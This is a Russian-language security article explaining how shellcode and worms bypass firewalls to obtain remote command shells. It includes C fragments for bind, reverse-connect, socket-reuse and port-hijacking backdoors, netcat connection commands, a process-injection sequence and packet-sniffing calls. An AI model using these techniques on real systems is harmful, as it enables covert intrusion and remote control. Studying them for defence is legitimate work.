

# ПОБЕГ ЧЕРЕЗ БРАНДМАУЭР ПЛЮС ТЕРМИНАЛИЗАЦИЯ ВСЕЙ NT

Первый этап работы  
над составлением программы – шумиха.  
Второй – неразбериха.  
Третий – поиски виноватых.  
Четвертый – наказание невинных.  
Пятый – награждение непричастных.

Из фольклора программистов



В настоящей статье рассматриваются различные способы обхода брандмауэров с целью организации на атакуемом компьютере удаленного терминального shell, работающего под операционными системами UNIX и Windows 9x/NT. Здесь вы найдете передовые хакерские методики, свободно проникающие через любой, абсолютно любой брандмауэр независимо от его архитектуры, степени защищенности и конфигурации, а также свободно распространяемый пакет демонстрационных утилит, предназначенный для тестирования вашего брандмауэра на предмет его защищенности (или же отсутствия таковой). Статья ориентирована на специалистов по информационной безопасности и системных администраторов, знакомых с языком Си и имеющих опыт работы с Berkley-сокетами.

**КРИС КАСПЕРСКИ**

Проникнув на уязвимый компьютер, голова червя должна установить TCP/IP- (или UDP-) соединение с исходным узлом и подтянуть свое основное тело (также называемое «хвостом»). Аналогичной методики придерживаются и хакеры, засылающие на атакуемый компьютер диверсионный эксплоит, срывающий стек и устанавливающий удаленный терминальный shell, взаимодействующий с узлом атакующего посредством того же самого TCP/IP, и в этом контексте между червями и хакерами нет никакой принципиальной разницы (нередко установка backdoor с помощью червей и осуществляется).

Однако на пути червя может оказаться недружелюбно настроенный брандмауэр, которые сейчас в моде и без него не обходится практически ни одна уважающая себя корпоративная сеть. Да что там сеть – брандмауэр и на домашних компьютерах уже не редкость. Между тем, слухи о могуществе брандмауэров очень сильно преувеличены и в борьбы с червями они до ужаса неэффективны. Хотите узнать почему? Тогда читайте эту статью до конца!

## Что может и что не может брандмауэр

Брандмауэр может наглухо закрыть любой порт, выборочно или полностью блокируя как входящие, так и исходящие соединения, однако этот порт не может быть портом действительно нужной публичной службы, от которой нельзя отказаться. Так, например, если фирма имеет собственный почтовый сервер, в обязательном порядке должен быть открыт 25-й SMTP-порт (а иначе как прикажете письма получать?). Соответственно наличие веб-сервера предполагает возможность подключения к 80-му порту из «внешнего мира».

Допустим, что одна или несколько таких служб содержат уязвимости, допускающие возможность переполнения буфера со всеми вытекающими отсюда последствиями (захват управления, несанкционированная авторизация и т. д.). Тогда никакой, даже самый продвинутый брандмауэр не сможет предотвратить вторжение, поскольку пакеты с диверсионным shell-кодом на сетевом уровне неотличимы от пакетов с легальными данными. Исключение составляет поиск и отсечение головы вполне конкретного червя, сигнатура которого хорошо известна брандмауэру. Однако наложение заплатки на уязвимый сервис будет намного более эффективным средством борьбы (случай, когда червь опережает заплатку, мы не рассматриваем, поскольку такие существуют только теоретически). Кстати говоря, брандмауэр и сам по себе представляет довольно соблазнительный объект для атаки (некоторые из брандмауэров имели переполняющиеся буфера, допускающие захват управления).

Но как бы там ни было, срыву буфера уязвимой службы брандмауэр никак не препятствует. Единственное, что он может сделать – это свести количество потенциальных дыр к разумному минимуму, закрыв порты всех служб, не требующих доступа извне. В частности, червь Love San, распространяющийся через редко используемый 135-порт, давно и небезуспешно отсекается брандмауэрами, стоящими на магистральных интернет-каналах, владельцы которых посчитали, что лучше слегка о-

граничить своих пользователей в правах, чем нести моральную ответственность за поддержание жизнедеятельности всякой заразы. Однако в отношении червей, распространяющихся через стандартные порты популярных сетевых служб, этот прием не срабатывает, и брандмауэр беспрепятственно пропускает голову червя внутрь корпоративной сети.




Рисунок 1. Распределение интенсивности атак на различные порты по регионам

Но забросить shell-код на вражескую территорию – это только половина дела. Как минимум еще требуется протаскать через все межсетевые заслоны основное тело червя (то есть хвост), а как максимум – установить терминальный backdoor shell, предоставляющий атакующему возможность удаленного управления захваченной системой.

Может ли брандмауэр этому противостоять? Если он находится на одном узле с атакуемым сервером и shell-код выполняется с наивысшими привилегиями, то атакующий может делать с брандмауэром все, что ему только заблагорассудится, в том числе и изменять его конфигурацию на более демократическую. Этот случай настолько прост, что его даже неинтересно рассматривать. Давайте лучше исходить из того, что брандмауэр и атакуемый сервис расположены на различных узлах, причем сам брандмауэр правильно сконфигурирован и лишен каких бы то ни было уязвимостей.

Самое простое (и самое естественное) – поручить shell-коду открыть на атакованном узле новый, заведомо никем не использованный порт (например, порт 666) и терпеливо ждать подключений с удаленного узла, осуществляющего засылку основного вирусного кода.

Правда, если администратор системы не новичок, все входящие соединения на все непубличные порты будут безжалостно отсекаются брандмауэром. Однако атакующий может схитрить и перенести серверную часть червя на удаленный узел, ожидающий подключения со стороны shell-кода. Исходящие соединения блокируются далеко не на всех брандмауэрах, хотя в принципе такая возможность у администратора есть. Но грамотно спроектированный червь не может позволить себе закладываться на разгильдяйство и попустительство администраторов. Вместо установки нового TCP/IP-соединения он должен уметь пользоваться уже существующим – тем, через которое и была осуществлена засылка головы червя. В этом случае брандмауэр будет бессильен что-либо сделать, т.к. с его точки зрения все будет выглядеть вполне нормально. Откуда же ему, бедолаге, знать, что вполне безобидное с виду и легальным образом установленное TCP/IP-соединение



обрабатывает отнюдь не сервер, а непосредственно сам shell-код, поселившийся в адресном пространстве последнего.

Существует несколько путей захвата ранее установленного TCP/IP-соединения (если кто раньше читал мои статьи, датированные годом эдак 1998, то там я называл это «передачей данных в потоке уже существующего TCP/IP-соединения», но этот термин не прижился). Первое и самое глупое – обратиться к переменной дескриптора сокета по фиксированным адресам, специфичным для данного сервера, которые атакующий может получить путем его дизассемблирования. Но такой способ не выдерживает никакой критики, здесь он не рассматривается (тем не менее, знать о его существовании будет все-таки полезно).

Уж лучше прибегнуть к грубой силе, перебирая все возможные дескрипторы сокетов один за другим и тем или иным образом определяя, какой из них заведует «нашим» TCP/IP-соединением. Поскольку в операционных системах семейства UNIX и Windows 9x/NT дескрипторы сокетов представляют собой вполне упорядоченные и небольшие по величине целочисленные значения (обычно заключенные в интервале от 0 до 255), их перебор займет совсем немного времени. Как вариант можно воспользоваться повторным применением адресов, сделав re-bind на открытый уязвимым сервером порт. Тогда все последующие подключения к атакованному узлу будут обрабатываться отнюдь не прежним владельцем порта, а непосредственно самим shell-кодом (неплохое средство перехвата секретного трафика, а?). Наконец, shell-код может просто «прибить» уязвимый процесс и открыть публичный порт заново.

Как вариант – червь может умертвить атакуемый процесс, автоматически освобождая все открытые им порты и дескрипторы. Тогда повторное открытие уязвимого порта не вызовет никаких протестов со стороны операционной системы. Менее агрессивный червь не будет ничего захватывать, никого убивать и вообще что-либо трогать. Он просто переведет систему в неразборчивый режим, прослушивая весь проходящий трафик, с которым атакующий должен передать оставшийся хвост.

И на закуску: если ICMP-протокол хотя бы частично разрешен (чтобы пользователи внешней сети не доставали администратора глупыми вопросами, почему умирает ping), то shell-код может запросто обернуть свой хвост ICMP-пакетами! В самом крайнем случае червь может послать свое тело и в обычном электронном письме (конечно, при условии, что он сможет зарегистрировать на почтовом сервере новый ящик или похитить пароли одного или нескольких пользователей, что при наличии sniffer не является проблемой).

Таким образом, никакой, даже самый совершенный и правильно сконфигурированный брандмауэр не защитит вашу сеть (и уж тем более – домашний компьютер) ни от червей, ни от опытных хакеров. Это, разумеется, не означает, что брандмауэр совершенно бесполезен, но убедительно доказывает тот факт, что приобретение брандмауэра еще не отменяет необходимость регулярной установки свежих заплаток.

## Устанавливаем соединение с удаленным узлом

Сейчас мы рассмотрим пять наиболее популярных способов установки TCP/IP-соединения с атакуемым узлом, два из которых легко блокируются брандмауэрами, а оставшиеся три представляют собой серьезную и практически неразрешимую проблему.

Для осуществления всех описываемых в статье экспериментов вам понадобятся:

- утилита netcat, которую легко найти в Интернете и которая у каждого администратора всегда должна быть под рукой;
- локальная сеть, состоящая как минимум из одного компьютера;
- любой симпатичный вам брандмауэр;
- операционная система типа Windows 2000 или выше (все описываемые технологии прекрасно работают и на UNIX, но исходные тексты демонстрационных примеров ориентированы именно на Windows).

## bind exploit, или «детская» атака

Идея открыть на атакованном сервере новый порт может «осенить» разве что начинающего хакера, не имеющего реального опыта программирования сокетов и не представляющего, насколько этот способ нежизнеспособен и уязвим. Тем не менее многие черви именно так и распространяются, поэтому имеет смысл поговорить об этом поподробнее.




Рисунок 2. Атакующий засылает shell-код на уязвимый сервер, где shell-код и открывает новый порт N, к которому впоследствии подключается атакующий, если, конечно, на его пути не встретится брандмауэр

Программная реализация серверной части shell-кода совершенно тривиальна и в своем каноническом виде состоит из следующей последовательности системных вызовов: socket → bind → listen → accept, организованных приблизительно следующим образом:

Листинг 1. Ключевой фрагмент shell-кода, открывающего на атакуемом сервере новый порт.

```
// порт, который эксплоит будет слушать
#define HACKERS_PORT 666
// шаг 1: создаем сокет
if ((lsocket = socket(AF_INET, SOCK_STREAM, 0)) < 0) return -1;

// шаг 2: связываем сокет с локальным адресом
laddr.sin_family = AF_INET;
laddr.sin_port = htons(HACKERS_PORT);
laddr.sin_addr.s_addr = INADDR_ANY;
if (bind(lsocket, (struct sockaddr*)&laddr, sizeof(laddr))) return -1;

// шаг 3: слушаем сокет
if (listen(lsocket, 0x100)) return -1;
printf("wait for connection...\n");
```

```
// шаг 4: обрабатываем входящие подключения
csocket = accept(lsocket, (struct sockaddr *) &
               &caddr, &caddr_size);

...
sshell(csocket[0], MAX_BUF_SIZE); // удаленный shell
...
// шаг 5: подчищаем за собой следы
closesocket(lsocket);
```

Полный исходный текст данного примера содержится в файле bind.c, прилагаемого к статье. Наскоро откомпилировав его (или взяв уже откомпилированный bind.exe), запустим его на узле, условно называемом «узлом-жертвой», или «атакуемым узлом». Эта стадия будет соответствовать засылке shell-кода, переполняющего буфер и перехватывающего управление (преобразованием исходного текста в двоичный код головы червя воинственно настроенным читателям придется заниматься самостоятельно, а здесь вам не тот косинус, значения которого могут достигать четырех).

Теперь, переместившись на атакующий узел, наберите в командной строке:

```
netcat "адрес атакуемого" 666
```

или, если у вас нет утилиты netcat:

```
telnet "адрес атакуемого" 666
```

Если все прошло успешно, в окне telnet-клиента появится стандартное приглашение командного интерпретатора (по умолчанию это cmd.exe), и вы получите более или менее полноценный shell, позволяющий запускать на атакуемом узле различные консольные программы.

Вдоволь наигравшись с удаленным shell (подробный разговор о котором нас еще ждет впереди), убедитесь, что:

- утилита netstat, запущенная с ключом «-а» (или любая другая утилита, подобная ей), «видит» откровенно левый порт, открытый shell-кодом;
- при наличии правильно настроенного брандмауэра попытки подключиться к shell-коду извне сети не увенчаются успехом – брандмауэр не только блокирует входящие соединения на нестандартный порт, но и автоматически определяет IP-адрес атакующего (конечно, при условии, что тот не скрыт за анонимным прокси). После этого остается лишь вломиться к хакеру на дом и, выражаясь образным языком, надавать ему по ушам – чтобы больше не хакерствовал.




Рисунок 3. Атакующий засылает shell-код на уязвимый сервер, shell-код открывает новый порт N, но входящее подключение на порт N блокируется брандмауэром и завершить атаку не удастся

Впрочем, в жизни все совсем не так, как в теории. Далеко не каждый администратор блокирует все неиспользуемые порты, и уж тем более – проверяет соответ-

ствие портов и узлов локальной сети. Допустим, почтовый сервер, сервер новостей и веб-сервер расположены на различных узлах (а чаще всего так и бывает). Тогда на брандмауэре должны быть открыты 25-й, 80-й и 119-й порты. Предположим, что на веб-сервере обнаружилась уязвимость и атакующий его shell-код открыл для своих нужд 25-й порт. Небрежно настроенный брандмауэр пропустит все TCP/IP-пакеты, направленные на 25-й порт, независимо от того, какому именно локальному узлу они адресованы.

Проверьте, правильно ли сконфигурирован ваш брандмауэр, и внесите соответствующие изменения в его настройки, если это вдруг окажется не так.

## reverse exploit, или если гора не идет к Магомету...

Хакеры средней руки, потирая покрасневшие после последней трепки уши, применяют диаметрально противоположный прием, меняя серверный и клиентский код червя местами. Теперь уже не хвост червя стучится к его голове, а голова к хвосту. Большинство брандмауэров довольно лояльно относятся к исходящим соединениям, беспрепятственно пропуская их через свои стены, и шансы атакующего на успех существенно повышаются.




Рисунок 4. Атакующий открывает на своем узле новый порт N, засылает shell-код на уязвимый сервер, откуда shell-код устанавливает с узлом атакующего исходящее соединение, обычно не блокируемое брандмауэром

Одновременно с этим упрощается и программная реализация головы червя, клиентский код которого сокращается всего до двух функций: socket и connect, правда IP-адрес атакующего приходится жестко (hardcoded) прошивать внутри червя. То есть червь должен уметь динамически изменять свой shell-код, а это (с учетом требований, предъявляемых к shell-коду) не такая уж и простая задача.

Листинг 2. Ключевой фрагмент shell-кода, устанавливающий исходящее соединение

```
#define HACKERS_PORT 666
#define HACKERS_IP "127.0.0.1"

...
// шаг 1: создаем сокет
if ((csocket = socket(AF_INET, SOCK_STREAM, 0)) < 0) return -1;

// шаг 2: устанавливаем соединение
caddr.sin_family = AF_INET;
caddr.sin_port = htons(HACKERS_PORT);
caddr.sin_addr.s_addr = inet_addr(HACKERS_IP);
if (connect(csocket, (struct sockaddr*)&caddr, sizeof(caddr))) return -1;

// шаг 3: обмениваемся данными с сокетом
sshell(csocket, MAX_BUF_SIZE);
```

Откомпилировав исходный текст демонстрационного

примера (ищите его в файле reverse.c), выполните на узле атакующего следующую команду:

```
netcat -l -p 666
```

а на атакуемом узле запустите reverse.exe (выполняющий роль shell-кода) и введите IP-адрес атакующего узла с клавиатуры (в реальном shell-коде, как уже говорилось выше, этот адрес передается вместе с головой червя).

И вновь терминал хакера превратится в удаленный shell, позволяющий делать с уязвимым узлом все что угодно. Причем, если в отношении «подтягивания» вирусного хвоста все было предельно ясно (голова червя устанавливает с исходным узлом TCP/IP-соединение, скачивает основное тело червя, разрывая соединение после завершения этой операции), то осуществить «инверсный» доступ к backdoor значительно сложнее, поскольку инициатором соединения является уже не хакер, а сам удаленный shell-код. Теоретически последний можно запрограммировать так, чтобы он периодически стучался на хакерский узел, пытаясь установить соединение каждый час или даже каждые несколько секунд, однако это будет слишком заметно, и к тому же атакующему потребуется постоянный IP, которым не так-то просто завладеть анонимно.




Рисунок 5. Атакующий открывает на своем узле новый порт N, засылает shell-код на уязвимый сервер, откуда shell-код устанавливает с узлом атакующего исходящее соединение, безжалостно блокируемое правильно настроенным брандмауэром

Если уязвимый узел находится в DMZ-зоне («демилитаризованной» зоне – выделенном сегменте сети, в котором локальная сеть пересекается с агрессивной внешней средой, где по обыкновению и устанавливаются публичные серверы), администратор может с чистой совестью заблокировать все исходящие соединения, перекрывая червя «кислород» и одновременно с этим беспрепятственно пропуская локальных пользователей в Интернет. Правда, дверь демилитаризованной зоны практически никогда не запирается наглухо и в ней всегда остается крохотная щелка, предназначенная для отправки почты, DNS-запросов и т. д., однако правильно сконфигурированный брандмауэр ни за что не выпустит пакет, стучащийся в 25-й порт, но отправленный не с SMTP-, а с веб-сервера!

Но даже если исходящие соединения и не блокируются брандмауэром, червь все равно не сможет эффективно распространяться, ведь брандмауэр атакующего узла навряд ли пропустит входящее соединение, поэтому дальше первого поколения процесс размножения не пойдет. В любом случае установка новых соединений на нестандартные порты (а уж тем более периодические «поползновения» в сторону узла хакера) так или иначе отображается в логах, и к хакеру в срочном порядке отправляется бригада «карателей» быстрого реагирования.

## find exploit, или молчание брандмауэра

Если в процессе оперативно-воспитательной работы вместе с ушами хакеру не оторвут еще кое-что, до него, может быть, наконец дойдет, что устанавливать новые TCP/IP-соединения с атакуемым сервером ненужно! Вместо этого можно воспользоваться уже существующим соединением, легальным образом установленным с сервером!

В частности, можно гарантировать, что на публичном веб-сервере будет обязательно открыт 80-й порт, иначе ни один пользователь внешней сети не сможет с ним работать. Поскольку HTTP-протокол требует двухстороннего TCP/IP-соединения, атакующий может беспрепятственно отправлять shell-коду зловердные команды и получать назад ответы. Алгоритм атаки в общем виде выглядит приблизительно так: атакующий устанавливает с уязвимым сервером TCP/IP-соединение, притворяясь невинной овечкой, мирно пасущейся на бескрайних просторах Интернета, но вместо честного запроса «GET» он подбрасывает серверу зловердный shell-код, переполняющий буфер и захватывающий управление. Брандмауэр, довольно смутно представляющий себе особенности программной реализации сервера, не видит в таком пакете ничего дурного и благополучно его пропускает.

Между тем shell-код, слегка обжившись на атакованном сервере, вызывает функцию getsock, передавая ей дескриптор уже установленного TCP/IP-соединения, того самого, через которое он и был заслан – подтягивая свое основное тело. Совершенно ничего не подозревающий брандмауэр и эти пакеты пропускает тоже, ничем не выделяя их в логах.

Проблема в том, что shell-код не знает дескриптора «своего» соединения и потому не может этим соединением напрямую воспользоваться. Но тут на помощь приходит функция getpeername, сообщающая, с каким удаленным адресом и портом установлено соединение, ассоциированное с данным дескриптором (если дескриптор не ассоциирован ни с каким соединением, функция возвращает ошибку). Поскольку и в Windows 9x/NT, и в UNIX дескрипторы выражаются небольшим положительным целым числом, вполне реально за короткое время перебрать их все, после чего shell-коду останется лишь определить, какое из всех TCP/IP-соединений «его». Это легко. Ведь IP-адрес и порт атакующего узла ему хорошо известны (ну должен же он помнить, откуда он только что пришел!), достаточно выполнить тривиальную проверку на совпадение – вот и все.




Рисунок 6. Атакующий засылает на уязвимый сервер shell-код, который методом "тупого" перебора находит сокет уже установленного соединения и связывается с узлом атакующего, не вызывая никаких подозрений со стороны брандмауэра

Программная реализация головы червя в несколько упрощенном виде может выглядеть, например, так:

Листинг 3. Ключевой фрагмент shell-кода, осуществляющий поиск сокета "своего" соединения

```
// шаг 1: перебираем все дескрипторы сокетов один за другим
for (a = 0; a < MAX_SOCKET; a++)
{
    *buff = 0;    // очищаем имя сокета

    // шаг 2: получаем адрес, связанный с данным дескриптором
    // (конечно, при условии, что с ним вообще что-то связано)
    if (getpeername((SOCKET) a, (struct sockaddr*) &faddr,
        (int *) buff) != -1)
    {
        // шаг 3: идентифицируем свое TCP/IP-соединение
        // по своему порту
        if (htons(faddr.sin_port) == HACKERS_PORT)
            sshell((SOCKET) a, MAX_BUF_SIZE);
    }
}

// шаг 4: подчищаем за собой следы
closesocket(fsocket);
```

Откомпилировав демонстрационный пример find.c, запустите его на атакуемом узле, а на узле атакующего наберите:

```
netcat "адрес атакуемого" 666
```

Убедитесь, что никакие, даже самые жесткие и недемократические настройки брандмауэра не препятствуют нормальной жизнедеятельности червя. Внимательнейшим образом изучите все логи – вы не видите в них ничего подозрительного? Вот! Я тоже не вижу. И хотя IP-адрес атакующего в них исправно присутствует, он ничем не выделяется среди сотен тысяч адресов остальных пользователей и разоблачить хакера может лишь просмотр содержимого всех TCP/IP-пакетов. Пакеты, отправленные злоумышленником, будут содержать shell-код, который легко распознать на глаз. Однако, учитывая, что каждую секунду сервер перемолачивает не один мегабайт информации, просмотреть все пакеты становится просто нереально, а автоматизированный поиск требует вирусной сигнатуры, которой на латентной стадии эпидемии еще ни у кого нет.

## reuse exploit, или молчание брандмауэра II

Допустим, разработчики операционных систем исправят свой грубый ляп с дескрипторами сокетов, равномерно рассеяв их по всему 32-битному пространству, что сделает лобовой перебор довольно неэффективным, особенно если в функции getpeername будет встроен детектор такого перебора, реагирующий в случае подозрения на атаку все возрастающим замедлением. И что тогда? А ничего! Опытные хакеры (и грамотно спроектированные черви) перейдут к плану «Б», насильно делая re-bind уже открытому порту.

Возможность повторного использования адресов – это вполне легальная возможность, и предусмотрена она не случайно. В противном случае проектирование разветвленных сетевых приложений с сильно развитой иерархической структурой оказалось бы чрезвычайно затруднено (кто программировал собственные серверы, тот пой-

мет, ну а кто не программировал, просто не в состоянии представить, чего он избежал).

Если говорить коротко: делать bind на уже открытый порт может только владелец этого порта (т.е. процесс, открывший данный порт, или один из его потомков, унаследовавших дескриптор соответствующего сокета), да и то лишь при том условии, что сокет не имеет флага эксклюзивности (SO\_EXCLUSIVEADDRUSE). Тогда, создав новый сокет и вызвав функцию setsockopt, присваивая ему атрибут SO\_REUSEADDR, shell-код сможет сделать bind и listen, после чего все последующие подключения к атакованному серверу будут обрабатываться уже не самим сервером, а зловредным shell-кодом!




Рисунок 7. Атакующий засылает на уязвимый сервер shell-код, который делает re-bind на открытый публичный порт и перехватывает все последующие соединения (и соединения, установленные атакуемым в том числе)

Программная реализация данной атаки вполне тривиальна и отличается от эксплоита bind.c одной-единственной строкой:

```
setsockopt(rsocket, SOL_SOCKET, SO_REUSEADDR,
    &n_reuse, sizeof(n_reuse))
```

присваивающей сокету атрибут SO\_REUSEADDR. Однако вместо открытия порта с нестандартным номером данный код захватывает основной порт уязвимой службы, не вызывая никаких претензий у брандмауэра.

Листинг 4. Ключевой фрагмент shell-кода, осуществляющий re-bind открытого порта

```
// шаг 1: создаем сокет
if ((rsocket = socket(AF_INET, SOCK_STREAM, 0)) < 0) return -1;

// шаг 2: присваиваем атрибут SO_REUSEADDR
if (setsockopt(rsocket, SOL_SOCKET, SO_REUSEADDR,
    &n_reuse, 4)) return -1;

// шаг 3: связываем сокет с локальным адресом
raddr.sin_family = AF_INET;
raddr.sin_port = htons(V_PORT); // уязвимый порт
raddr.sin_addr.s_addr = INADDR_ANY;
if (bind(rsocket, (struct sockaddr *) &raddr,
    sizeof(raddr))) return -1;

// шаг 4: слушаем
// при последующих подключениях к уязвимому порту, управление
// получит shell-код, а не код сервера и этот порт будет
// обязательно открыт на firewall, поскольку это порт
// «легальной» сетевой службы!
if (listen(rsocket, 0x1)) return -1;

// шаг 5: извлекаем сообщение из очереди
csocket = accept(rsocket, (struct sockaddr *)
    &raddr, &raddr_size);

// шаг 6: обмениваемся командами с сокетом
sshell((SOCKET) csocket, MAX_BUF_SIZE);

// шаг 7 - подчищаем за собой следы
closesocket(rsocket);
closesocket(csocket);
```



Откомпилировав демонстрационный пример reuse.c, запустите его на атакуемом узле, а на узле атакующего выполните следующую команду:

```
netcat "адрес атакуемого" 80
```

соответствующую стадии засылки shell-кода на уязвимый сервер. Затем повторите попытку подключения вновь и, если все пройдет успешно, на экране терминала появится уже знакомое приглашение командного интерпретатора, подтверждающее, что подключение обработано отнюдь не прежним владельцем порта, а головой червя или shell-кодом.

Убедитесь, что брандмауэр, независимо от его конфигурации, не видит в этой ситуации ничего странного и никак не препятствует несанкционированному захвату подключений. (Замечание: под Windows 2000 SP3 этот прием иногда не срабатывает – система, нахально проигнорировав захват порта, продолжает обрабатывать входящие подключения его прежним владельцем. Как ведут себя остальные системы, не знаю, не проверял, однако это явная ошибка и она должна быть исправлена в следующих версиях. В любом случае, если такое произошло, повторяйте засылку shell-кода вновь и вновь – до тех пор, пока вам не повезет).

### fork exploit, или брандмауэр продолжает молчать

Атрибут эксклюзивности не присваивается сокетам по умолчанию, и о его существовании догадываются далеко не все разработчики серверных приложений, однако, если под натиском червей уязвимые серверы начнут сыпаться один за другим, разработчики могут пересмотреть свое отношение к безопасности и воспрепятствовать несанкционированному захвату открытых портов. Наступят ли после этого для червей мрачные времена?

Да как бы не так! Голова червя просто прибьет уязвимый процесс вместе со всеми его дескрипторами (при закрытии процесса все открытые им порты автоматически освобождаются), перебрасывая свое тело в новый процесс, после чего червь сделает bind только что открытому порту, получая в свое распоряжение все входящие соединения.

В UNIX-системах есть замечательный системный вызов fork, расщепляющий текущий процесс и автоматически раздваивающий червя. В Windows 9x/NT осуществить такую операцию намного сложнее, однако все же не так сложно, как это кажется на первый взгляд. Один из возможных способов реализации выглядит приблизительно так: сначала вызывается функция CreateProcess с установленным флагом CREATE\_SUSPENDED (создание процесса с его немедленным «усыплением»), затем из процесса выдирается текущий контекст (это осуществляется вызовом функции GetThreadContext) и значение регистра EIP устанавливается на начало блока памяти, выделенного функцией VirtualAllocEx. Вызов SetThreadContext обновляет содержимое контекста, а функция WriteProcessMemory внедряет в адресное пространство процесса shell-код, после чего процесс пробуждается, разбуженный функцией ResumeThread, и shell-код начинает свое выполнение.

Против этого приема не существует никаких адекватных контрмер противодействий, и единственное, что можно порекомендовать, – это избегать использования уязвимых приложений вообще.




Рисунок 8. Атакующий засылает на уязвимый сервер shell-код, прибивающий серверный процесс и открывающий публичный порт заново

### sniffer exploit, или пассивное сканирование

При желании червь может перехватывать весь трафик, проходящий через уязвимый узел, а не только тот, что адресован атакованному сервису. Такое пассивное прослушивание чрезвычайно трудно обнаружить, и из всех рассмотренных нами способов обхода брандмауэров этот обеспечивает червю наивысшую скрытность.

По сети путешествует огромное количество sniffеров для UNIX, в большинство своем распространяемых в исходных текстах и неплохо прокомментированных. Наиболее универсальный способ прослушивания трафика апеллирует к кросс-платформенной библиотеке libcap, портированной в том числе и под Windows 95/98/ME/NT/2000/XP/CE (на сайте <http://winpcap.polito.it/install/default.htm> можно найти и сам порт библиотеки, и tcpdump для Windows – очень рекомендую). Если же на атакованном компьютере этой библиотеки нет (а червь не может позволить себе роскошь тащить ее за собой), мы будем действовать так: открываем сокет в сыром режиме, связываем его с прослушиваемым интерфейсом, переводим последний в «неразборчивый» (promiscuous) режим, в котором сокет будет получать все проходящие мимо него пакеты, и... собственно, читаем их в свое удовольствие.

В различных операционных системах этот механизм реализуется по-разному. В Linux, начиная с версии 2.2, появились поддержка пакетных сокетов, предназначенных для взаимодействия с сетью на уровне драйверов и создаваемых вызовом:

```
socket (PF_PACKET, int type, int protocol)
```

где type может принимать значения SOCK\_RAW («сырой» сокет) или SOCK\_DGRAM («сухой» сокет с удаленными служебными заголовками). Вызов:

```
ifr.ifr_flags |= IFF_PROMISC; ioctl (s, SIOCGIFFLAGS, ifr)
```

активирует неразборчивый режим, где ifr – интерфейс, к которому сокет был привязан сразу после его создания (подробнее об этом можно прочитать в статье В. Мешкова «Анализатор сетевого трафика», опубликованной в октябрьском номере журнала «Системный администратор» за 2002 год).

Под BSD можно открыть устройство «/dev/bpf» и после его перевода в неразборчивый режим:

```
ioctl(fd, BIOCPROMISC, 0)
```

слушать пролетающий мимо узла трафик. В Solaris все осуществляется аналогично, только IOCTL-коды немного другие, и устройство называется не bpf, а hme. Аналогичным образом ведет себя и SUN OS, где для достижения желаемого результата приходится отрывать устройство nit.

